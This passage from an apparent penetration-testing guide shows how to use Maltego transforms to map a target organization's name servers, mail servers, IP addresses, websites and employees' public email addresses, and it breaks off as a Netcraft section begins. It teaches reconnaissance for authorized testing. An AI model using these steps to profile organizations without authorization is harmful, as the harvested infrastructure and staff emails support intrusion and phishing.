


As shown in the preceding screenshot, once a new graph is created, you'll see various types of entities on the left pane, while on the right side, you'll see **Overview**, **Detail View**, and **Property View** panes.


1. Next, to start collecting infrastructure information about a targeted organization, from the **Entity Palette** section, drag and drop the **Domain** entity onto the middle of the graph pane, as shown below:



1. Next, double-click on the **Domain** entity on the graph pane to open the **Details** window, enter an organization’s domain name within the **Domain Name** field and click on **OK** as shown below:



1. To retrieve the target's public DNS records, right-click on the **Domain** entity on the graph pane and select **All Transforms** > **To DNS Name – NS (name server)**, as shown below:




Run Transforms


All Transforms

- To Datetime [within Properties]
- To DNS Name (interesting) [SecurityTrails]
- To DNS Name - MX (mail server)
- To DNS Name - NS (name server)
- To DNS Name - SOA (Start of Authority)
- To DNS Name - SPF (sender policy framework)
- To DNS Name [Attempt zone transfer]
- To DNS Name [Find common DNS names]
- To DNS Name [SecurityTrails]
- To DNS Name [Using Name Schema dictionary]
- To DNSNames [within Properties]
- To Domain (Find other TLDs) [WhoisXML]

Once the transform executes and retrieved data, Maltego populates the graph pane to show the Name Servers of the target. as shown below:



1. To retrieve the **Mail Exchange** (**MX**) records to identify a target’s email servers, right-click on the **Domain** entity | select **All Transforms** | **To DNS Name – MX** (**mail server**), as shown below:




Run Transforms


All Transforms

- To Datetime [within Properties]
- To DNS Name (interesting) [SecurityTrails]
- To DNS Name - MX (mail server)
- To DNS Name - NS (name server)
- To DNS Name - SOA (Start of Authority)
- To DNS Name - SPF (sender policy framework)
- To DNS Name [Attempt zone transfer]
- To DNS Name [Find common DNS names]
- To DNS Name [SecurityTrails]
- To DNS Name [Using Name Schema dictionary]
- To DNSNames [within Properties]
- To Domain (Find other TLDs) [WhoisXML]


Once Maltego retrieves the MX records from public DNS servers, the graph pane is updated to show the email server(s) of the targeted organization:




1. To retrieve the public IP address of the name servers or email servers, right-click on one of the entities on the graph pane | select **All Transforms** | **To IP Address** [**DNS**], as shown below:



1. Next, to discover if there's a website that's associated to the targeted domain, right-click on the **Domain** entity | select **All Transforms** | **To Website** [**Quick lookup**].
2. To retrieve the public IP address(es) that are associated to the website address, right-click on the **Website** entity | select **All Transforms** | **To IP Address** [**DNS**], as shown below:



1. To retrieve a list of publicly known email addresses which as associated to the targeted domain, right-click on the **Domain** entity | select **All Transforms** | **To Email addresses** [**PGP**], as shown below:



Lastly, you can save the information collected by Maltego by clicking on the Maltego icon on the left-corner and selecting the **Save** option.The relation-mapping feature on Maltego helps you analyze information and understand how one component is connected to another. Using the information that's been collected from Maltego, you can determine publicly available servers, IP addresses, employees' email addresses, linked URLs on web pages, and more. As you have seen, using a tool such as Maltego can help automate the process of gathering various types of OSINT data from multiple data sources on the internet, this helps ethical hackers and penetration tester to reducing spent during the reconnaissance phase. Next, you will learn how to use Netcraft to identify the external attack surface, assets and technologies of a targeted organization.

Identifying infrastructure with Netcraft


Netcraft enables ethical hackers and penetration testers to collected OSINT on a targeted organization to better understand the technologies, operating systems, applications and locations of their internet-facing devices. Netcraft provides the following data types:

- Network and IP information
